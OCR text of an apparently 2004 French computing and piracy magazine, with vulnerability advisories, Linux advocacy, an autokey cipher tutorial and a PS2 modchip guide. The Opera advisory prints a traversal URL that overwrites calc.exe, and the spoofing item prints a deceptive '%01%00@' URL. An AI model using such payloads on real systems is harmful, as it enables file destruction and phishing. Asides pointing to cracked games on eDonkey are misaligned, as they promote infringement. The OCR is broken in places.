Une vulnérabilité de type buffer overflow a été identifiée dans DameWare Mini Remote Control. Ce problème résulte d'une erreur dans la manipulation des procédures d'authentification. Il pourrait être exploité en envoyant des paquets spécifiques vers le 6129/tcp utilisé par DameWare Mini Remote Control, ce qui provoquerait l'exécution de commandes arbitraires.

VULNÉRABLE : DameWare Mini Remote Control versions 3.70 et 3.72 **SOLUTION :** DameWare v3.73
K-OTIK ID : 0466

MICROSOFT INTERNET EXPLORER SHOWHELP CHM FILE EXECUTION

Une nouvelle faille découverte dans Internet Explorer permet à un site Web de faire exécuter certains fichiers d'aide déjà installés sur le PC. Cette faille permet de faire exécuter n'importe quel code fourni à distance par un site web (Virus, Trojan ...), et à un site Web de faire exécuter à distance, sur le PC de la victime, un fichier d'aide de Windows (à l'extension .CHM), à condition qu'il soit déjà installé sur l'ordinateur.

VULNÉRABLE : Internet Explorer 5.01, 5.5 et 6 **SOLUTION :** Aucune
K-OTIK ID : 0426

OPERA BROWSER ARBITRARY FILE DELETION VULNERABILITY

Une vulnérabilité a été identifiée dans l'explorateur web Opera. Elle pourrait causer la perte de certains fichiers. La vulnérabilité est causée en raison d'une erreur de validation d'entrées pendant la création d'un fichier temporaire, quand une fenêtre de téléchargement apparaît. Le nom du fichier temporaire est basé sur le nom du fichier téléchargé, mais l'utilisation de certains caractères dans le nom du fichier pourrait permettre des attaques par Directory Traversal.

Le téléchargement de ce fichier écrasera le fichier "calc.exe" :
http://[site_malicieux]/[path]/AAAAAAAAAA%5C..%5C..%5Ccalc.exe

VULNÉRABLE : Opera 7.22 **SOLUTION :** Opera version 7.23

MOZILLA / INTERNET EXPLORER URL SPOOFING VULNERABILITY

Une vulnérabilité similaire a été découverte dans Mozilla WebBrowser et Internet Explorer. Elle pourrait être exploitée afin de manipuler les informations affichées sur la barre d'état. Ce problème résulte d'une erreur dans la vérification des entrées, qui peut être utilisée par un attaquant afin de cacher la vrai URL d'une page malicieuse sous une URL de confiance en incluant les caractères "%01" et "%00" avant le caractère @.

L'URL http://www.siteconfiance.com%01%00@sitemalicieux.com/attaquant.html affichera uniquement www.siteconfiance.com dans la barre d'état.

VULNÉRABLE : Mozilla / Internet Explorer **SOLUTION :** Aucune

QUESTION DE PRONONCIATION

Décidément, Lindows (cet OS hybride à mi-chemin entre Linux, Windows et une bouse de vache) a bien des difficultés en Europe. En effet, il semble que le nom porte à confusion (sans blague). Pourtant, aux Etats-Unis, Microsoft n'a pas réussi à faire interdire le nom de Lindows. Ça n'empêche pas qu'aujourd'hui, Lindows est interdit aux Pays-Bas, en Belgique, Suède, Finlande et au Luxembourg. Le site Lindows.com doit lui aussi devenir inaccessible dans ces pays (ne me demandez pas comment). Bah, ils n'ont qu'à le renommer en Winux...

LA FRANCE A LA LEN QUI PUE

On vous tient régulièrement au courant de ce qui se passe du côté de la LEN (Loi pour la confiance dans l'Économie Numérique), qui mijote maintenant depuis un bon bout de temps dans les couloirs du législatif français. Mi-janvier, elle est passée en seconde lecture à l'Assemblée Nationale, qui l'a acceptée et envoyée vite fait à son copain le Sénat pour une dernière relecture (qui devrait se faire courant avril). Parmi les décisions les plus controversées, celle de forcer les hébergeurs à retirer du contenu en apparence illicite sans attendre une décision de justice. Les hébergeurs protestent vivement contre cette mesure, qui leur demande de juger par eux-mêmes (au risque de se tromper) et qui risque de les forcer à perdre beaucoup d'énergie à contrôler les pages hébergées. Plusieurs fournisseurs hébergeant des pages web perso gratuites évoquent la possibilité de fermer ce service en cas d'adoption de la loi. Ça fait peur, mais tout n'est pas perdu, si tout le monde gueule bien fort peut-être que quelqu'un va finir par entendre. Plus d'infos: www.odebi.org.

PASSEZ A LINUX !

Marre de Windows ? Envie de liberté ? De ne plus dépendre d'un éditeur omnipotent ? De ne pas avoir besoin d'acheter (ou de pirater, faute de moyens) ses logiciels, tout en profitant d'un système informatique rapide, plus beau et plus facile à utiliser qu'on ne le croit ? Alors n'hésitez pas une seconde de plus !

SUPPLIER, UN MÉTIER À RISQUE

(A prononcer "seuplaïeur", pas "suplié"). Si vous lisez Pirat'z depuis suffisamment longtemps, vous devez être un peu familier avec le fonctionnement de la Scène pirate (je ne parle pas du P2P, mais des vrais groupes pirates). Prenons l'exemple d'un groupe spécialisé dans les films. Il y a souvent, à la base, un ou plusieurs "suppliers", ou fournisseurs, qui sont chargés de s'approvisionner en films. Ces fournisseurs sont généralement dans une position qui leur permet d'avoir accès aux films avant même leur sortie officielle en cassette ou DVD, et c'est la raison pour laquelle on voit les films dispos sur internet si vite. Bref, apparemment, l'un de ces gars s'est fait attraper par le FBI. Agé de 51 ans, il récupérait des cassettes destinées aux votants pour les Oscars auprès d'un acteur, qui pour le coup a tenté d'expliquer qu'il le prenait pour un simple "amateur de cinéma", et certainement pas un pirate. Voilà qui montre en tout cas que la MPAA semble avoir mis en place un dispositif assez efficace pour retracer les origines des fuites...

OUVRIR UN .TXT PEUT ÊTRE DANGEREUX

Décidément, les techniques de spoofing (terme général signifiant qu'on fait passer quelque chose pour autre chose) sont à la mode en ce moment, surtout sur notre bon vieil IE. La preuve avec cette nouvelle faille, dévoilée sur le net avant qu'un patch soit dispo (ce qui devrait être le cas maintenant): en formatant de manière spéciale un nom de fichier, il est possible de le faire ouvrir au téléchargement avec une autre application que celle spécifiée par l'extension! La solution préconisée? Cliquez sur "Enregistrer" plutôt que "Ouvrir", voyons!

Combien de fois vous êtes vous plaint de votre machine ? De bugs incessants ? De votre ordinateur qui rame et qui plante ? De plus, n'avez-vous jamais pesté contre Microsoft et sa stratégie du monopole tout puissant ?

PASSEZ À L'ACTION !

Il est désormais grand temps d'arrêter de protester contre les logiciels payants et d'une qualité qui ne nous satisfait que très moyennement ! Linux est si simple à installer et à utiliser ! Le multimédia, la bureautique, les jeux, Internet, les sessions... Tout cela se réalise sans le moindre problème et avec une performance étonnante !

UTILISER DES LOGICIELS LIBRES, C'EST DANS L'INTÉRÊT DE TOUS

Les développeurs de logiciels, les utilisateurs sont, à court comme à long terme, gagnants dans l'utilisation des logiciels libres. Si les éditeurs remarquent que de nombreuses personnes sont sous Linux, ils sortiront également leurs programmes pour Linux. De plus en plus d'entreprises aussi importantes qu'IBM ont décidé de s'investir un maximum dans de tels logiciels. Si une société aussi importante que celle-ci supporte Linux, c'est pour une bonne et simple raison :

Linux et les logiciels libres sont gratuits et de très grande qualité. Tout en évoluant constamment, ils disposent d'une communauté extrême, vaste et développée.

Lorsque l'on voit ce que nous réserve Microsoft et son TCPA-Palladium (le nom de code de ce qui sera sûrement le prochain Windows), à savoir un système ultra surveillé ou des dizaines de protections vous obligeront à utiliser tel ou tel logiciel sans que vous puissiez y changer quoi ce soit, on se dit qu'il est grand temps de migrer vers Linux...

Linux fait une ascension fulgurante et de nombreuses personnes ont décidé de l'utiliser pour sa fiabilité, sa rapidité, sa facilité d'utilisation et sa grande liberté.

ET VOUS, VOUS PASSEZ QUAND SOUS LINUX ?

Klastektimrak

DÉMONTER LES IDÉES REÇUES

"IL FAUT ÊTRE INFORMATICIEN POUR SE SERVIR DE LINUX"
[FAUX] Avec les dernières versions de Linux, tout est d'une étonnante simplicité : aucun langage technique compliqué ne vous sera demandé, et une personne qui n'a jamais touché un ordinateur de sa vie pourra pleinement utiliser Linux en quelques minutes.


"POUR INSTALLER UN LOGICIEL SOUS LINUX, IL FAUT ÊTRE TRÈS FORT EN PROGRAMMATION"
[FAUX] Désormais, installer un logiciel sous Linux est plus simple que sous Windows : avec les " Paquetages Logiciels ", il suffit de choisir le programme parmi une liste très fournie, de lancer le téléchargement, et d'attendre que le logiciel ait fini de s'installer automatiquement ! Grâce à un système de scripts très performants, rien à régler, rien à configurer : " tout se fait tout seul ".

"LINUX, C'EST PAS COMPATIBLE"
[ARCHI-FAUX] La compatibilité entre les machines est la base de la philosophie Linux et Logiciels Libres. Des dossiers Microsoft Word ou Excel peuvent être utilisés sans le moindre problème avec les logiciels de Linux, qui peuvent les exporter dans des fichiers compatibles avec tous types de plateformes.

"SOUS LINUX, IL N'Y A PRESQUE PAS DE LOGICIELS"
[FAUX] L'offre logicielle sous Linux est tout simplement exceptionnelle. À la suite bureautique la plus complète et la plus professionnelle s'ajoutent des outils multimédias permettant de convertir de la musique de CD en mp3, de graver des CD, lire des vidéos... De nombreux outils de graphisme et de création multimédia sont également à disposition, tout comme une pléthore d'outils Internet : navigateurs, courriers électroniques et boîtes mails, discussions en temps réel (chat)...

"AVEC LINUX, ON NE PEUT PAS UTILISER TOUT SON MATÉRIEL INFORMATIQUE"
[FAUX] Imprimantes, joysticks, graveurs, cartes sons, cartes 3D de la dernière génération... tout ce matériel fonctionne parfaitement et sans le moindre bug sous Linux, à quelques exceptions près.

"PASSER SOUS LINUX ÉQUIVAUT À NE PLUS JOUER À RIEN"
[FAUX] De nombreux jeux commerciaux sont jouables sous Linux, grâce a des Patchs. Ainsi, Max Payne, Medal of Honnor, Warcraft III, Return To Castle Wolfenstein, Half-Life ou encore GTA3 sont jouables sans aucun problème sous Linux. Une technique permet même de faire fonctionner DirectX 9 sous Linux. De plus, il reste la possibilité de jouer à des jeux Logiciels Libres, totalement gratuits et la plupart du temps de très bonne qualité.
Enfin, vous pouvez émuler Windows et faire tourner beaucoup d'applications qui n'ont pas encore d'équivalent Linux. Une version spécialisée de l'émulateur permet d'ailleurs de faire fonctionner énormément de jeux PC récents (transgaming.com).




Le niveau graphique de Linux est largement supérieur à celui de Windows. Fan de personnalisation, Linux est fait pour vous.


À moins que vous ne préfériez des jeux open source et totalement gratuits proprement excellents... OpenGL permet une optimisation graphique largement supérieure à DirectX.

Tout simplement magnifique. Alors que Windows fait payer quatre thèmes médiocres avec XP plus !, Linux en propose des centaines gratuitement.


De très nombreux outils sont à votre disposition pour configurer votre ordinateur aussi simplement qu'efficacement. Ici, le gestionnaire de thèmes.



centre de contrôle permet de configurer
n ordinateur en quelques clics.



Des suites bureautiques de qualité professionnelle sont à votre disposition, ici OpenOffice, open-source. Elles sont gratuites, bien évidemment !



s jeux les plus récents fonctionnent avec WineX ...
'agit de rien de moins qu'un émulateur DirectX 9 !

Rêves de Congrès

Les membres du Congrès américain ne sont pas forcément les mieux informés en matière de technologie Peer-to-Peer. La preuve avec la demande très sérieuse qu'ils avaient faite officiellement en novembre dernier aux principaux éditeurs de logiciels P2P: "mettez-nous donc un système de filtrage des fichiers échangés", qu'ils ont dit. Après ça, il ne reste plus qu'à empêcher le téléchargement de fichiers protégés par le droit d'auteur, ainsi que les images pédophiles, et internet redevient propre, le Congrès se frotte les mains, Bush est réélu et Pirat'z devient mensuel et gratuit. Bref, le bonheur total. Manque de bol, tout n'est pas si facile dans la vie, et les éditeurs ont répondu que non, hors de question que Pirat'z devienne gratuit. Et en ce qui concerne le filtrage des fichiers, ils ont pondu un zoli document bien épais expliquant en détail que justement, le principe d'un réseau P2P décentralisé est de ne pas avoir de "contrôleur" qui puisse vérifier ce qui se télécharge. Même un américain devrait pouvoir comprendre ça!

Mandrake vous rend le Linux facile

Pour tous ceux à qui Linux fait encore peur, Mandrake propose une version de sa distribution qui se lance à partir d'un CD bootable, et qui ne nécessite pas d'installation. D'ailleurs, elle ne nécessite même pas de disque dur! Pour stocker vos données personnelles, il vous suffit de vous équiper d'une clé USB. Comme son nom l'indique, MandrakeMove ne vise pas que les néophytes, mais aussi les inconditionnels nomades de Linux qui pourront booter sur leur CD partout où ils passent. Histoire de faire une blague à grand-mère...

CODER ET DECODER UN MESSAGE

AVEC DU PAPIER ET UN CRAYON

Vous voulez savoir comment marche la cryptographie ? Voici l'exemple de l'algorithme autoclave passé à la moulinette, qui vous montrera quelques principes de base de cet art. Vous apprendrez à jongler avec les lettres et à dérouter ceux qui voudraient déchiffrer vos messages secrets.

Dans le domaine de la cryptographie antique, c'est-à-dire manuelle ou du moins non informatisée, on peut distinguer deux catégories, les cryptages mono-alphabétiques et les poly-alphabétiques, les deuxièmes offrant une sécurité bien plus élevée. Le principe de poly-alphabétisme signifie qu'à une lettre du texte clair peuvent correspondre différentes lettres codées, alors qu'un cryptage mono-alphabétique substitue toujours une lettre par une même autre. Dans ce deuxième cas, si on a deviné une partie du message, on peut en déduire une partie des substitutions, et donc déchiffrer d'autres parties. On peut également repérer quelles lettres du message codé se répètent très souvent et en déduire qu'elles remplacent des lettres fréquentes (comme le E, le A ou le S). Le cryptage poly-alphabétique résiste à ce genre d'attaques cryptographiques.

Le procédé expliqué dans cet article fait partie de cette catégorie ; il s'appelle autoclave parce qu'en quelque sorte, la clé de chiffrement est le message lui-même. C'est un des premiers systèmes poly-alphabétiques inventé. Son principe est simple : il s'agit de coder chaque lettre du texte clair en fonction de celle qui la précède (autoclave classique) ou bien de celle qui la suit (autoclave inversé).

AUTOCLAVE CLASSIQUE :

A) CRYPTAGE :

En attribuant à chaque lettre le chiffre de sa place dans l'alphabet, il est possible d'effectuer plusieurs opérations pour brouiller le message.

Tout d'abord, il faut définir une lettre de référence, usuellement appelé clé, ne faisant qu'un seul caractère, qui servira à créer un décalage entre les lettres. Pour clarifier les explications, voici un petit schéma :

Tout d'abord, pour avoir un repère et ne pas avoir à compter à chaque fois, voici l'alphabet :

A	1
B	2
C	3
D	4
E	5
F	6
G	7
H	8
I	9
J	10
K	11
L	12
M	13
N	14
O	15
P	16
Q	17
R	18
S	19
T	20
U	21
V	22
W	23
X	24
Y	25
Z	26

Nous allons coder : "Il était une fois la vie".

Texte clair :	I	L	E	T	A	I	T	U	N	E	F	O	I	S	L	A	V	I	E
Clef :	P	I	L	E	T	A	I	T	U	N	E	F	O	I	S	L	A	V	I

Ici, il s'agit d'un autoclave inverse. En effet, chaque lettre sera codée avec celle qui se trouve en dessous dans le tableau, et il s'agit de celle qui la précède dans la phrase en clair. On ajoute à chaque lettre claire la valeur de celle du dessous qui se retrouve retransposée en une autre lettre. Si la somme des deux lettres dépasse le nombre de lettre dans l'alphabet, on retourne au début de l'alphabet. Voici donc comment sera codé ce message :

Somme des 2 lettres	I+P	L+I	E+L	T+E	A+T	I+A	T+I	U+T	N+U	E+N	F+E	O+F	I+O	S+I	L+S	A+L	V+A	I+V	E+I
Résultat	25	21	17	25	21	10	29	41	35	19	11	21	24	28	31	13	23	31	14
Lettre codée	Y	U	Q	Y	U	J	C	O	I	S	K	U	X	B	E	M	W	E	N

Voici donc où nous en sommes : partis de la phrase " *Il était une fois la vie* ", et en appliquant un autoclave inversé de clef P, nous avons obtenu la phrase cryptée : **YUQYUJCOISKUXBEMWEN**.

Le message est enfin codé. Il est prêt à être envoyé au destinataire qui, à son tour, devra le décoder. Si le message tombe entre les mains d'une personne indiscrète, cette personne devra, après avoir identifié le type de cryptage, essayer

'Z

LE P2P AU SECOURS DE LINDOWS

Voilà Lindows qui remonte un peu dans mon estime (au moins jusqu'à l'échelle -24, ils partaient de bien bas). Leur version "Live", qui se boote sur un simple CD (comme la MandrakeMove donc), est désormais gratuitement disponible sur leur site. Enfin, presque. Vu que ça leur aurait quand même coûté cher en bande passante, ils utilisent BitTorrent pour diffuser leur distribution sur le réseau P2P . Ça fait un peu radin, mais c'est au moins un fichier légal sur BT! Le lien se trouve sur http://info.lindows.com/lindowslive/p2p.html

SPAM ET VIRUS, MÊME COMBAT

C'est vrai pour beaucoup d'entre nous, qui recevons chaque jour quelques tonnes de virus, quelques kilotonnes de spams, et quelques mégatonnes de courriers d'admiratrices (enfin, ça c'est juste vrai pour moi). Mais le spam et les virus devraient être de plus en plus liés. Le virus SoBig.A, qui utilisait les ordinateurs infectés pour spammer joyeusement, aurait inspiré d'autres "cyber-criminels" prêts à tout pour vendre leur pilule allongeant le pénis. Au fait, pas étonnant qu'ils aient du mal, j'ai essayé, et ça ne marche pas :'(

TU NE SCANNERAS POINT

Une nouvelle "fonctionnalité" apparue dans Photoshop CS n'avait pas été annoncée par Adobe, et c'est par hasard qu'elle a été découverte. Un utilisateur a en effet remarqué qu'il lui était impossible de travailler sur une image scannée d'un billet de 20$. Vérification faite auprès d'Adobe, il s'agit d'un système de protection destiné à combattre la contrefaçon, et d'ailleurs, ça marche aussi chez nous (impossible donc d'utiliser des scans de billets en euros). Moi je dis, vive Gimp, qui est gratuit, et ne nous fera jamais ça!

les 26 possibilités de clef (ça fait du boulot, je vous le dis). Attention cependant, vous trouverez sur Internet des applets java codant et décodant les messages en autoclaves classiques, mais ces derniers prennent comme référence A=0, ce qui décale tout le cryptage. En possédant la clef, il suffit de faire la manœuvre inverse au cryptage. Voilà comment on procède...

B) Décryptage :

Prenons donc une phrase codée en autoclave classique :
" **IAFMMHBFULVNTXYLGDGKWHHIVRMBAFMNDBXMTATYNZKRRVVVLHZQWKSGKHHVIVYL** ".
La clé est la lettre T.
Pour décoder ici, il suffira d'appliquer l'inverse du procédé de cryptage.

Lettres	I	A	F	M
Clé	T			
Soustraction	9-20= -11 =>P			
Clé		P		
Soustraction		1-16=-15 => L		
Clé			L	
Soustraction			6-12=-6 => U	
Clé				U
Soustraction				13-21= -8 => S

Pour la première partie du texte, on aura donc :
Les quatre premières lettres du texte correspondent donc à " PLUS ", ce qui est un mot cohérent, et nous assurent qu'il n'y a pas eu d'erreur de transcription. Je vais expliquer le principe si le tableau n'est pas assez clair. À partir de la clé, on soustrait la première lettre à la clé, et on part de l'arrière de l'alphabet pour retrouver la lettre original : I=9

T=20
Ë I-T = 9-20 = -11

Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A
-1	-2	-3	-4	-5	-6	-7	-8	-9	-10	-11	-12	-13	-14	-15	-16	-17	-18	-19	-20	-21	-22	-23	-24	-25	-26

Ensuite on prend la deuxième lettre, que l'on soustrait à celle trouvée précédemment, et ainsi de suite... jusqu'à arriver à la fin du message. Si vous avez correctement déchiffré, la phrase originale est celle-ci : "Plus un ordinateur possède de RAM, plus vite il peut générer un message d'erreur".[Dave barry]

Vous pouvez essayer de la retrouver en suivant la méthode du tableau, c'est je pense le système le plus clair lorsque l'on ne maîtrise pas encore l'algorithme. Il n'est pas très rapide, mais les risques d'erreur sont faibles, dus à sa clarté. Si vous n'aviez pas eu la clé, il vous aurait fallu 25 essais.

Voici donc pour la méthode d'autoclave classique. Une variante en a été inventée, appelée autoclave inversé, et qui consiste en l'exact contraire de l'autoclave classique. Je vais la développer, mais moins longuement que la précédente, car il ne s'agit que d'une reprise.

AUTOCLAVE INVERSÉ :

Il s'agit donc ici de coder une lettre de la phrase claire en fonction de celle qui la suit. Si on fait attention, c'est simplement un autoclave classique qui part de la fin de la phrase. Je précise que la clé ne fait qu'une seule lettre, et que par conséquent elle se trouvera à la fin de la phrase.
Un petit exemple pour mieux se faire comprendre, au cas où....
Nous allons coder : "pas de pitié".

Phrase claire :	P	A	S	D	E	P	I	T	I	E
Clé :	A	S	D	E	P	I	T	I	E	R
Phrase codée :	Q	T	W	I	U	Y	C	C	N	W

Pour le décodage non plus il n'y a pas de problème, on inverse la méthode :

Lettres	Y	C	C	N	W
Clé					R
Soustraction					23-18=5 => E
Clé				E	
Soustraction				14-5=9 => I	
Clé			I		
Soustraction			3-9=-6 => T		
Clé		T			
Soustraction		3-20= -17 => I			
Clé	I				
Soustraction	25-9=16 => P				

Vous voyez donc, rien de bien compliqué à l'autoclave inversé une fois que l'on maîtrise le système classique.

En conclusion, le système autoclave est assez paradoxal. En sa qualité de poly-alphabétique, il résiste à l'attaque par analyse de fréquences, et toutes les méthodes de mono-alphabétiques sont inopérantes. Par contre, il apparaît que lorsque l'on connaît le procédé utilisé, il est extrêmement faible, contrairement à d'autres poly-alphabétiques. C'est donc un code à utiliser avec parcimonie, si vous êtes sûr que les éventuels indiscrets ne connaissent pas ce type de cryptage. Et là ils pourront chercher longtemps... :-)

HANNIBAL


Pour ceux qui veulent approfondir, vous trouverez sur notre site Internet un programme en Javascript pour casser Autoclave. Le principe est d'essayer toutes les clés possibles (c'est-à-dire choisir comme lettre de départ chacune des lettres de A à Z), et d'afficher le message décrypté correspondant. Il suffit ensuite de choisir le message le plus cohérent.
« Trop facile », me direz-vous. Mais allez savoir que le message est crypté avec autoclave, alors qu'il y a des centaines d'autres manières classiques, et encore plus de variantes...

Le P2P inspire les virus

Le P2P est déjà mal vu, mais il pourrait bien devenir encore plus dangereux dans les mois à venir. Il existe déjà un virus qui, lorsqu'il infecte un ordinateur, se transforme en une sorte de Kazaa (invisible à l'utilisateur) qui va échanger d'autres virus, trojans ou backdoors avec les autres ordinateurs infectés. Les instigateurs d'un tel réseau peuvent alors lancer des attaques virales à partir des ordinateurs touchés, ce qui empêche l'identification de la source et permet des attaques massives. Haha, je serai bientôt maître du monde!!

LIRE DES DIVX SUR

Et oui c'est possible ! Évidemment, votre pc lit les Divx, vous l'avez peut-être déjà fait ! Mais pourquoi ne pas utiliser votre Playstation 2, celle qui est juste sous la grosse télé 16/9 du salon pour regarder vos films ?



Pour ceux qui ne savent pas ce qu'est un Divx, il s'agit d'un film ou d'une vidéo compressés afin de faire tenir le contenu d'un dvd sur un cd, voire deux, tout en conservant au maximum la qualité de l'image. Le but de cet article est de vous expliquer comment lire un Divx sur la Playstation 2. Nous allons ensemble décrire les étapes nécessaires à la fabrication du cd contenant le programme nécessaire à la lecture des Divx et, cerise sur le gâteau, ce même programme va vous permettre de lire les chansons au format mp3 et les photos au format jpg.

DE QUOI AI-JE BESOIN ?

Il vous faut :

- Une PS 2 équipée d'une méthode pour lire les cd ou les dvd gravés.
- Un pc avec un graveur et son logiciel de gravure, peu importe son nom.
- Un logiciel nommé Ps2 Reality Media Player (à ce jour, la dernière version de cet outil est la version 1.50), et un logiciel nommé CDGENPS2.

Tous ces logiciels sont disponibles sur www.metagames-fr.com dans la section downloads.

À QUOI ÇA SERT UNE PUCE ?

En effet, une Playstation 2 ne sait pas lire les cd gravés avec le graveur de votre pc. Il lui faut, soit une puce, soit une autre méthode : le cd Magic Swap, disponible dans les boutiques ou sur le net. Le prix d'une puce est variable, mais les meilleurs modèles valent de 30 à 70 euros environ et se nomment DMS3, Ripper, F14 ou Messiah. On peut les monter soi-même si on est un excellent soudeur, mais il est préférable de laisser ce travail à un poseur spécialisé, dans une boutique par exemple ou à un particulier qui a l'habitude. Cela vous évitera de perdre votre chère console comme cela m'est arrivé, snif... La pose vous reviendra environ 70 euros et le travail sera fait par un spécialiste.

Bien sûr, si votre console est récente, vous allez perdre la garantie. Sinon, il est également possible, pour ceux qui n'ont pas de console, de commander une PS 2 déjà équipée d'une puce. Pour les autres qui ont peur de perdre la garantie ou d'abîmer leur console, ils peuvent utiliser la méthode du Magic Swap. Cette méthode consiste à démarrer sur un cd original coûtant environ 30 euros, puis de remplacer celui-ci par un original après avoir forcé l'ouverture du tiroir de la PS 2 avec un outil spécifique. Mais cette méthode est plus complexe et fragilise le tiroir de la console... À vous de choisir...

Mais, pour les besoins de cet article, votre console sait lire les cd et dvd gravés. Bien sûr, le fait de pouvoir lire les jeux copiés est dangereux en soi pour Sony et la porte ouverte à tous les piratages... Nous ne discuterons pas ici du vaste problème du piratage, nous nous bornerons à décrire une méthode légale pour lire des films, mp3 et des images en tout légalité.

La France est encore un pays de droit et de liberté, nous avons le droit et la possibilité de le faire. En Italie où une boutique avait été attaquée par Sony, les tribunaux ont décidé que les puces étaient légales. En Australie où la loi autorise les puces, Microsoft a menacé de retirer la Xbox du marché australien... mais pas en France ! En fait une console rapporte des royalties à Sony, Nintendo ou Microsoft car les éditeurs de logiciels paient une redevance pour que leurs jeux soient édités et donc distribués dans les rayons de votre magasin... Ils se doivent de lutter contre la diffusion des puces...ou du moins essayer...

LE LOGICIEL PS2 REALITY MEDIA PLAYER

La version 1.50 est la plus aboutie, elle comporte d'énormes améliorations par rapport à la 1.28E qui savait déjà lire les mp3.

- le support de la carte réseau qui permet d'envoyer/charger des mini programmes dont le player depuis ou vers le pc,
- le Ps2 Reality Media Player peut être stocké et même chargé depuis la carte mémoire,
- la possibilité de charger le player depuis le pc même si on n'a qu'un câble usb,
- la possibilité de visualiser des images jpg,
- la performance améliorée sur la lecture des Divx.

ATTENTION ! Le seul inconvénient de la version 1.50 est que celle-ci ne peut pas être démarrée directement sur la carte mémoire avec une puce DMS3, par contre cela fonctionne sur la Ripper. Néanmoins la version 1.28e peut être intégrée sur la carte mémoi-

'Z

100% EXCLUSIF

Exclusivement, et dans ce numéro-là seulement, nous ne vous offrons aucune news exclusive. C'est suffisamment extraordinaire pour être souligné, chaque numéro de Pirat'z s'étant (presque) toujours illustré par une exclusivité digne de ce nom, que nul autre magazine concurrent n'a pu pomper sur le net tellement qu'elle était exclusive, même. Manque de bol, en panne d'inspiration dans ce numéro, on a pompé toutes nos news chez les concurrents. C'est donc en exclusivité que je vous dévoile cette absence, rappelons-le, 100% exclusive.

ATARI, ES-TU LÀ ?

Si vous avez eu un Atari dans votre jeunesse, vous regrettez sans doute de l'avoir laissé crever au fond du placard, et peut-être organisez-vous régulièrement des séances de spiritisme pour converser avec son esprit. Dans ce cas, vous serez peut-être intéressé par ARAnyM, à suivre sur http://aranym.sourceforge.net. Plus qu'un émulateur, ce projet veut vous permettre de lancer les systèmes d'exploitation et programmes Atari directement sur votre PC. Désolé, personne n'a dit qu'une news devait raconter quelque chose d'utile.

NOKRACK

A peine sorti, le Nokia N-Gage a déjà vu ses jeux crackés. Ben oui, ils avaient évidemment vaguement tenté de les protéger, mais manifestement n'y avaient pas mis beaucoup d'application. Tant pis pour eux, du coup une fois les jeux crackés il est possible d'y jouer sur d'autres systèmes portatifs équipés du même système d'exploitation. Et, évidemment, de les télécharger peinard sur internet (un coup d'oeil sur eDonkey vous le confirmera). Chez Nokia, on ne doit pas être très fier... ça leur apprendra à vouloir faire des jeux vidéo!

SA PS 2

